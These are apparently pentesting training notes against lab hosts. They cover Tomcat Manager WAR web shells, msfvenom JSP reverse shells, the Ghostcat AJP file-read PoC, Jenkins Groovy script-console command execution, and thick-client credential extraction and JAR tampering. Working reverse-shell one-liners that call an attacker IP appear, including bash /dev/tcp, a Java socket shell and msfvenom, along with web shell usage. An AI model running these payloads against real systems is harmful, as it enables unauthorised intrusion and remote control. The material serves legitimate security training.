
If you click on “backup”, you will get redirected to http://web01.inlanefreight.local:8180/backup/ and get a “404 Not Found” error. You need to specify the cmd.jsp file in the URL as well. Browsing to http://web01.inlanefreight.local:8180/backup/cmd.jsp will present you with a web shell that you can use to run commands on the Tomcat server. From here, you could upgrade your web shell to an interactive reverse shell and continue.
d41y@htb[/htb]$ curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
Command: id<BR>
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
</pre>
</BODY></HTML>
To clean up after yourself, you can go back to the main Tomcat Manager page and click the “Undeploy” button next to the “backups” application after, of course, noting down the file and upload location for your report, which in your example is /opt/tomcat/apache-tomcat-10.0.10/webapps. If you do an ls on that directory from your web shell, you will see the uploaded backup.war file and the backup directory containing the cmd.jsp script and META-INF created after the application deploys. Clicking on “Undeploy” will typically remove the uploaded WAR archive and the directory associated with the application.
You could also use msfvenom to generate a malicious WAR file. The payload java/jsp_shell_reverse_tcp will execute a revshell through a JSP file. Browse to the Tomcat console and deploy this file. Tomcat automatically extracts the WAR file contents and deploys it.
d41y@htb[/htb]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war
Payload size: 1098 bytes
Final size of war file: 1098 bytes
Start a nc listener and click on /backup to execute the shell.
d41y@htb[/htb]$ nc -lnvp 4443
listening on [any] 4443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 45224
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
The multi/http/tomcat_mgr_upload Metasploit module can be used to automate the process.
This JSP web shell is very lightweight and utilizes a Bookmarklet or browser bookmark to execute the JS needed for the functionality of the web shell and user interface. Without it, browsing to an uploaded cmd.jsp would render nothing. This is an excellent option to minimize your footprint and possibly evade detections for standard JSP web shells.
CVE-2020-1938: Ghostcat
Tomcat was found vulnerable to an unauthenticated LFI in a semi-recent discovery named Ghostcat. All Tomcat versions before 9.0.31, 8.5.51, and 7.0.100 were found vulnerable. This vulnerability was caused by a misconfiguration in the AJP protocol used by Tomcat. AJP stands for Apache Jserv Protocol, which is a binary protocol used to proxy requests. This is typically used in proxying requests to application servers behind the front-end web servers.
The AJP service usually running at port 8009 on a Tomcat server. This can be checked out with a targeted Nmap scan:
d41y@htb[/htb]$ nmap -sV -p 8009,8080 app-dev.inlanefreight.local
Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 20:05 EDT
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.14s latency).
PORT STATE SERVICE VERSION
8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
8080/tcp open http Apache Tomcat 9.0.30
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
The above scan confirms that ports 8080 and 8009 are open. The PoC code for the vulnerability can be found here. Download the script and save it locally. The exploit can only read files and folders within the web apps folder, which means that files like /etc/passwd can’t be accessed.
d41y@htb[/htb]$ python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml
Getting resource at ajp13://app-dev.inlanefreight.local:8009/asdf
----------------------------
<?xml version="1.0" encoding="UTF-8"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
version="4.0"
metadata-complete="true">
<display-name>Welcome to Tomcat</display-name>
<description>
Welcome to Tomcat
</description>
</web-app>
Jenkins - Discovery & Enum
Discovery/Footprinting
Jenkins runs on Tomcat port 8080 by default. It also utilizes port 5000 to attach slave servers. This port is used to communicate between masters and slaves. Jenkins can use a local database, LDAP, UNIX user database, delegate security to a servlet container, or use no authentication at all. Administrators can also allow or disallow users from creating accounts.
Enumeration

The default installation typically uses Jenkins’ database to store credentials and does not allow users to register an account. You can fingerprint Jenkins quickly by the tellable login page.

You may encounter a Jenkins instance that uses weak or default credentials such as admin:admin or does not have any type of authentication enabled. It is not uncommon to find Jenkins instances that do not require any authentication during an internal pentest.
Jenkins - Attack
Script Console
The script console allows a user to run Apache Groovy scripts, which are an OOP Java-compatible language. The language is similar to Python and Ruby. Groovy source code gets compiled into Java Bytecode and can run on any platform that has JRE installed.
Using this script console, it is possible to run arbitrary commands, functioning similarly to a web shell. For example, you can use the following snipped to run the id command.
def cmd = 'id'
def sout = new StringBuffer(), serr = new StringBuffer()
def proc = cmd.execute()
proc.consumeProcessOutput(sout, serr)
proc.waitForOrKill(1000)
println sout
There are various ways that access to the script console can be leveraged to gain a reverse shell. For example, using the command below, or this Metasploit module.
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.10.14.15/8443;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
Running the above commands results in a reverse shell connection.
d41y@htb[/htb]$ nc -lvnp 8443
listening on [any] 8443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 57844
id
uid=0(root) gid=0(root) groups=0(root)
/bin/bash -i
root@app02:/var/lib/jenkins3#
Against a Windows host, you could attempt to add an user and connect to the host via RDP or WinRM or, to avoid making a change to the system, use a PowerShell download cradle with Invoke-PowerShellTcp.ps1. You could run commands on a Windows-based Jenkins install using this snippet.
def cmd = "cmd.exe /c dir".execute();
println("${cmd.text}");
You could also use this Java reverse shell to gain command execution on a Windows host, swapping out localhost and the port of your IP address and listener port.
String host="localhost";
int port=8044;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Miscellaneous Vulns
Several RCEs exist in various versions of Jenkins. One recent exploit combines two vulns, CVE-2018-1999002 and CVE-2019-10030000 to achieve pre-authenticated RCE, bypassing script security sandbox protection during script compilation. Public exploit PoCs exist to exploit a flaw in Jenkins dynamic routing to bypass the Overall / Read ACL and use Groovy to download and execute a malicious JAR file. This flaw allows users with read permissions to bypass sandbox protections and execute code on the Jenkins master server. This exploit works against Jenkins verion 2.137.
Another vuln exists in Jenkins 2.150.2, which allows users with JOB creation and BUILD privileges to execute code on the system via Node.js. This vuln requires authentication, but if anonymous users are enabled, the exploit will succeed because these users have JOB creation and BUILD privileges by default.
Attacking Thick Client Applications
Introduction
Thick client applications are the applications that are installed locally on your computer. Unlike thin client applications that run on a remote server and can be be accessed through the web browser, these applications do not require internet access to run, and they perform better in processing power, memory, and storage capacity. Thick client applications are usually applications used in enterprise management systems, customer relationship management systems, inventory management tools, and other productivity software.
A critical security measure that, for example, Java has is a technology called sandbox. The sandbox is a virtual environment that allows untrusted code, such as code downloaded from the internet, to run safely on a user’s system without posing a security risk. In addition, it isolates untrusted code, preventing it from accessing or modifying system resources and other applications without proper authorization. Besides that, there are also Java API restrictions and Code Signing that helps to create a more secure environment.
In a .NET environment, a thick client, also known as a rich client or fat client, refers to an application that performs a significant amount of processing on the client side rather than relying solely on the server for all processing tasks. As a result, thick clients can provide a better performance, more features, and improved user experiences compared to their thin client counterparts, which rely heavily on the server for processing and data storage.
Some examples of thick client applications are web browsers, media players, chatting software, and video games. Some thick client applications are usually available to purchase or download for free through their official website or third-party application stores, while other custom applications that have been created for a specific company, can be delivered directly from the IT department that has developed the software. Deploying and maintaining thick clients applications can be more difficult than thin client applications since patches and updates must be done locally to the user’s computer. Some characteristics of thick client applications are:
- independent software
- working without internet access
- storing data locally
- less secure
- consuming more resources
- more expensive
Thick client applications can be categorized into two-tier and three-tier architecture. In two-tier architecture, the application is installed locally on the computer and communicates directly with the database. In the three-tier architecture, applications are also installed locally on the computer, but in order to interact with the databases, they first communicate with an application server, usually using the HTTP/HTTPS protocol. In this case, the application server and the database might be located on the same network or over the internet. This is something that makes three-tier architecture more secure since attackers won’t be able to communicate directly with the database.
Since a large portion of thick client applications are downloaded from the internet, there is no sufficient way to ensure that users will download the official application, and that raises security concerns. Web-specific vulns like XSS, CSRF, and Clickjacking, do not apply to thick client applications. However, thick client applications are considered less secure than web applications with many attacks being applicable, including:
- improper error handling
- hardcoded sensitive data
- DLL hijacking
- buffer overflow
- SQLi
- insecure storage
- session management
Pentesting Steps
Information Gathering
Pentesters have to identify the application architecture, the programming languages and frameworks that have been used, and understand how the application and the infrastructure work. They should also need to identify technologies that are used on the client and server sides and find entry points and user inputs. Testers should also look for identifying common vulns.
Client Side Attacks
Although thick clients perform significant processing and data storage on the client side, they still communicate with servers for various tasks, such as data synchronization or accessing shared resources. This interaction with servers and other external systems can expose thick clients to vulns similar to those found in web applications, including command injection, weak access control, and SQLi.
Sensitive information like usernames and passwords, tokens, or strings for communication with other services, might be stored in the application’s local files. Hardcoded creds and other sensitive information can also be found in the application’s source code, thus Static Analysis is a necessary step while testing the application. Using the proper tools, you can reverse-engineer and examine .NET and Java applications including EXE, DLL, JAR, CLASS, WAR, and other file formats. Dynamic analysis should also be performed in this step, as thick client applications store sensitive information in the memory as well.
Network Side Attacks
If the application is communicating with a local or remote server, network traffic analysis will help you capture sensitive information that might be transferred through HTTP/HTTPS or TCP/UDP connection, and give you a better understanding on how that application is working. Pentesters that are performing traffic analysis on thick client applications should be familiar with tools like: Wireshark, tcpdump, TCPView, Burp Suite.
Server Side Attacks
Server-side attacks in thick client applications are similar to web application attacks, and pentesters should pay attention to the most common ones including most of the OWASP Top Ten.
Attacking Thick Client Applications
Retrieving Hardcoded Creds from Thick Client Applications
Exploring the NETLOGON share of the SMB service reveals RestartOracle-Service.exe among other files. Downloading the executable locally and running it through the command line, it seems like it does not run or it runs something hidden.
C:\Apps>.\Restart-OracleService.exe
C:\Apps>
Downloading the tool ProcMon64 from SysInternals and monitoring the process reveals that the executable indeed creates a temp file in C:\Users\Matt\AppData\Local\Temp.

In order to capture the files, it is required to change the permission of the Temp folder to disallow file deletions. To do this, you right-click the folder C:\Users\Matt\AppData\Local\Temp and under Properties -> Security -> Advanced -> cybervaca -> Disable inheritance -> Convert inherited permissions into explicit permissions on this object -> Edit -> Show advanced permissions, you deselect the Delete subfolders and files, and Delete checkboxes.
Finally, you click OK -> Apply -> OK -> OK on the open windows. Once the folder permissions have been applied you simply run again the RestartOracle.exe and check the temp folder. The file 6F39.bat is created under the C:\Users\cybervaca\AppData\Local\Temp\2. The names of the generated files are random every time the service is running.
C:\Apps>dir C:\Users\cybervaca\AppData\Local\Temp\2
...SNIP...
04/03/2023 02:09 PM 1,730,212 6F39.bat
04/03/2023 02:09 PM 0 6F39.tmp
Listing the content of the 6F38 batch file reveals the following:
@shift /0
@echo off
if %username% == matt goto correcto
if %username% == frankytech goto correcto
if %username% == ev4si0n goto correcto
goto error
:correcto
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
powershell.exe -exec bypass -file c:\programdata\monta.ps1
del c:\programdata\monta.ps1
del c:\programdata\oracle.txt
c:\programdata\restart-service.exe
del c:\programdata\restart-service.exe
Inspecting the content of the file reveals that two files are being dropped by the batch file and being deleted before anyone can get access to the leftovers. You can try to retrieve the content of the 2 files, by modifying the batch script and removing the deletion.
@shift /0
@echo off
echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA > c:\programdata\oracle.txt
echo AAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4g >> c:\programdata\oracle.txt
<SNIP>
echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA >> c:\programdata\oracle.txt
echo $salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida)) > c:\programdata\monta.ps1
After executing the batch script by double-clicking on it, you wait a few minutes to spot the oracle.txt file which contains another file full of base64 lines, and the script monta.ps1 which contains the following content, under the directory c:\programdata\. Listing the content of the file reveals the following code:
C:\> cat C:\programdata\monta.ps1
$salida = $null; $fichero = (Get-Content C:\ProgramData\oracle.txt) ; foreach ($linea in $fichero) {$salida += $linea }; $salida = $salida.Replace(" ",""); [System.IO.File]::WriteAllBytes("c:\programdata\restart-service.exe", [System.Convert]::FromBase64String($salida))
This script simply reads the contents of the oracle.txt file and decodes it to the restart-service.exe executable. Running this script gives you a final executable that you can further analyze.
C:\> ls C:\programdata\
Mode LastWriteTime Length Name
<SNIP>
-a---- 3/24/2023 1:01 PM 273 monta.ps1
-a---- 3/24/2023 1:01 PM 601066 oracle.txt
-a---- 3/24/2023 1:17 PM 432273 restart-service.exe
Now when executing restart-service.exe you are presented with the banner Restart Oracle created by HelpDesk back in 2010.
C:\> .\restart-service.exe
____ __ __ ____ __
/ __ \___ _____/ /_____ ______/ /_ / __ \_________ ______/ /__
/ /_/ / _ \/ ___/ __/ __ `/ ___/ __/ / / / / ___/ __ `/ ___/ / _ \
/ _, _/ __(__ ) /_/ /_/ / / / /_ / /_/ / / / /_/ / /__/ / __/
/_/ |_|\___/____/\__/\__,_/_/ \__/ \____/_/ \__,_/\___/_/\___/
by @HelpDesk 2010
PS C:\ProgramData>
Inspecting the execution of the executable through ProcMon64 shows that it is querying multiple things in the registry and does not show anything solid to go by.

Start x64dgb, navigate to Options -> Preferences, and uncheck everything except Exit Breakpoint.
By unchecking the other options, the debugging will start directly from the application’s exit point, and you will avoid going through any dll files that are loaded before the app starts. Then, you can select file -> open and select the restart-service.exe to import it and start the debugging. Once imported, you right click inside the CPU view and Follow in Memory Map.
Checking the memory maps at this stage of the execution, of particular interest is the map with a size of 0000000000003000 with a type of MAP and protection set to -RW--.
Memory-mapped files allow applications to access large files without having to read or write the entire file into memory at once. Instead, the file is mapped to a region of memory that the application can read and write as if it were a regular buffer in memory. This could be a place to potentially look for hardcoded creds.
If you double-click on it, you will see the magic bytes MZ in the ASCII column that indicates that the file is a DOS MZ executable.
Return to the Memory Map pane, then export the newly discovered mapped item from memory to a dump file by right-clicking on the address and selecting Dump Memory to File. Running strings on the exported file reveals some interesting information.
C:\> C:\TOOLS\Strings\strings64.exe .\restart-service_00000000001E0000.bin
<SNIP>
"#M
z\V
).NETFramework,Version=v4.0,Profile=Client
FrameworkDisplayName
.NET Framework 4 Client Profile
<SNIP>
Reading the output reveals that the dump contains a .NET executable. You can use De4Dot to reverse .NET executables back to the source code by dragging the restart-service_00000000001E0000.bin onto the de4dot executable.
de4dot v3.1.41592.3405
Detected Unknown Obfuscator (C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin)
Cleaning C:\Users\cybervaca\Desktop\restart-service_00000000001E0000.bin
Renaming all obfuscated symbols
Saving C:\Users\cybervaca\Desktop\restart-service_00000000001E0000-cleaned.bin
Press any key to exit...
Now, you can read the source code of the exported application by dragging and dropping it onto the DnSpy executable.
With the source code disclosed, you can understand that this binary is a custom-made runas.exe with the sole purpose of restarting the Oracle service using hardcoded credentials.
Exploiting Web Vulnerabilities in Thick-Client Applications
Thick-client applications with a three-tier architecture have a security advantage over those with a two-tier architecture since it prevents the end-user from communicating directly with the database server. However, three-tier applications can be susceptible to web-specific attacks like SQLi and Path traversal.
During pentesting, it is common for someone to encounter a thick client application that connects to a server to communicate with the database. The following scenario demonstrates a case where the tester has found the following files while enumerating an FTP server that provides anonymous user access.
- fatty-client.jar
- note.txt
- note2.txt
- note3.txt
Reading the content of all the text files reveals that:
- A server has been reconfigured to run on port 1337 instead of 8000.
- This might be a thick/thin client architecture where the client application still needs to be updated to use the new port.
- The client application relies on Java 8.
- The login creds for login in the client application are qtc:clarabibi.
Run the fatty-client.jar file by double-clicking on it. Once the app is started, you can log in using the said credentials.

This is not successful, and the message “Connection Error!” is displayed. This is probably because the port pointing to the server needs to be updated from 8000 to 1337. Capture and analyze the network traffic using Wireshark to confirm this. Once Wireshark is started, you click on “Login” once again.

The client attempts to connect to the server.fatty.htb subdomain. Start a command prompt as administrator and add the following entry to the hosts file.
C:\> echo 10.10.10.174 server.fatty.htb >> C:\Windows\System32\drivers\etc\hosts
Inspecting the traffic again reveals that the client is attempting to connect to port 8000.

The fatty-client.jar is a Java Archive file, and its content can be extracted by right-clicking on it and selecting “Extract files”.
C:\> ls fatty-client\
<SNIP>
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 10/30/2019 12:10 PM htb
d----- 10/30/2019 12:10 PM META-INF
d----- 4/26/2017 12:09 AM org
------ 10/30/2019 12:10 PM 1550 beans.xml
------ 10/30/2019 12:10 PM 2230 exit.png
------ 10/30/2019 12:10 PM 4317 fatty.p12
------ 10/30/2019 12:10 PM 831 log4j.properties
------ 4/26/2017 12:08 AM 299 module-info.class
------ 10/30/2019 12:10 PM 41645 spring-beans-3.0.xsd
Run PowerShell as administrator, navigate to the extracted directory and use the Select-String command to search all the files for port 8000.
C:\> ls fatty-client\ -recurse | Select-String "8000" | Select Path, LineNumber | Format-List
Path : C:\Users\cybervaca\Desktop\fatty-client\beans.xml
LineNumber : 13
There’s a match in beans.xml. This is a Spring configuration file containing metadata. Read its content.
C:\> cat fatty-client\beans.xml
<SNIP>
<!-- Here we have an constructor based injection, where Spring injects required arguments inside the
constructor function. -->
<bean id="connectionContext" class = "htb.fatty.shared.connection.ConnectionContext">
<constructor-arg index="0" value = "server.fatty.htb"/>
<constructor-arg index="1" value = "8000"/>
</bean>
<!-- The next to beans use setter injection. For this kind of injection one needs to define an default
constructor for the object (no arguments) and one needs to define setter methods for the properties. -->
<bean id="trustedFatty" class = "htb.fatty.shared.connection.TrustedFatty">
<property name = "keystorePath" value = "fatty.p12"/>
</bean>
<bean id="secretHolder" class = "htb.fatty.shared.connection.SecretHolder">
<property name = "secret" value = "clarabibiclarabibiclarabibi"/>
</bean>
<SNIP>
Edit the line <constructor-arg index="1" value = "8000"/> and set the port to 1337. Reading the content carefully, you also notice that the value of the secret is clarabibiclarabibiclarabibi. Running the edited application will fail due to an SHA-256 digest mismatch. The JAR is signed, validating every file’s SHA-256 hashes before running. These hashes are present in the file META-INF/MANIFEST.MF.
C:\> cat fatty-client\META-INF\MANIFEST.MF
Manifest-Version: 1.0
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
Name: META-INF/maven/org.slf4j/slf4j-log4j12/pom.properties
SHA-256-Digest: miPHJ+Y50c4aqIcmsko7Z/hdj03XNhHx3C/pZbEp4Cw=
Name: org/springframework/jmx/export/metadata/ManagedOperationParamete
r.class
SHA-256-Digest: h+JmFJqj0MnFbvd+LoFffOtcKcpbf/FD9h2AMOntcgw=
<SNIP>
Remove the hashes from the META-INF/MANIFEST.MF and delete the 1.RSA and 1.SF files from the META-INF dir. The modified MANIFEST.MF should end with a new line.
Archiver-Version: Plexus Archiver
Built-By: root
Sealed: True
Created-By: Apache Maven 3.3.9
Build-Jdk: 1.8.0_232
Main-Class: htb.fatty.client.run.Starter
You can update and run the fatty-client.jar file by issuing the following commands.
C:\> cd .\fatty-client
C:\> jar -cmf .\META-INF\MANIFEST.MF ..\fatty-client-new.jar *
Then, you double-click on the fatty-client-new.jar file to start it and try logging in using the creds qtc:clarabibi.

This time you get the message “Login Successful!”.
Foothold
Clicking on “Profile” -> “Whoami” reveals that the user qtc is assigned with the user role.

Clicking on the “ServerStatus”, you notice that you can’t click on any options.

This implies that there might be another user with higher privileges that is allowed to use this feature. Clicking on the “FileBrowser” -> “Notes.txt” reveals the file security.txt. Clicking the “Open” option at the bottom of the window shows the following content.

This note informs you that a few critical issues in the application still need to be fixed. Navigating to the “FileBrowser” -> “Mail” option reveals the dave.txt file containing interesting information. You can read its content by clicking the “Open” option at the bottom of the window.

The message from dave says that all admin users are removed from the database. It also refers to a timeout implemented in the login procedure to mitigate time-based SQLi attacks.
Path Traversal
Since you can read files, attempt a path traversal attack by giving the following payload in the field and clicking the “Open” button.
../../../../../../etc/passwd

The server filters out the / character from the input. Decompile the application using JD-GUI, by dragging and dropping the fatty-client-new.jar onto the jd-gui.
Save the source code by pressing the “Save All Sources” option in jdgui. Decompress the fatty-client-new.jar.src.zip by right-clicking and selecting “Extract files”. The file fatty-client-new.jar.src/htb/fatty/client/methods/Invoker.java handles the application features. Reading its contents reveals the following code.
public String showFiles(String folder) throws MessageParseException, MessageBuildException, IOException {
String methodName = (new Object() {
}).getClass().getEnclosingMethod().getName();
logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "'.");
if (AccessCheck.checkAccess(methodName, this.user))
return "Error: Method '" + methodName + "' is not allowed for this user account";
this.action = new ActionMessage(this.sessionID, "files");
this.action.addArgument(folder);
sendAndRecv();
if (this.response.hasError())
return "Error: Your action caused an error on the application server!";
return this.response.getContentAsString();
}
The showfiles function takes in one argument for the folder name and then sends the data to the server using the sendAndRecv() call. The file fatty-client-new.jar.src/htb/fatty/client/gui/ClientGuiTest.java sets the folder option. Read its contents.
configs.addActionListener(new ActionListener() {
public void actionPerformed(ActionEvent e) {
String response = "";
ClientGuiTest.this.currentFolder = "configs";
try {
response = ClientGuiTest.this.invoker.showFiles("configs");
} catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
JOptionPane.showMessageDialog(controlPanel, "Failure during message building/parsing.", "Error", 0);
} catch (IOException e2) {
JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this problem remains, please close and reopen the client.", "Error", 0);
}
textPane.setText(response);
}
});
You can replace the configs folder name with “..” as follows.
ClientGuiTest.this.currentFolder = "..";
try {
response = ClientGuiTest.this.invoker.showFiles("..");
Next, compile the ClientGuiTest.Java file.
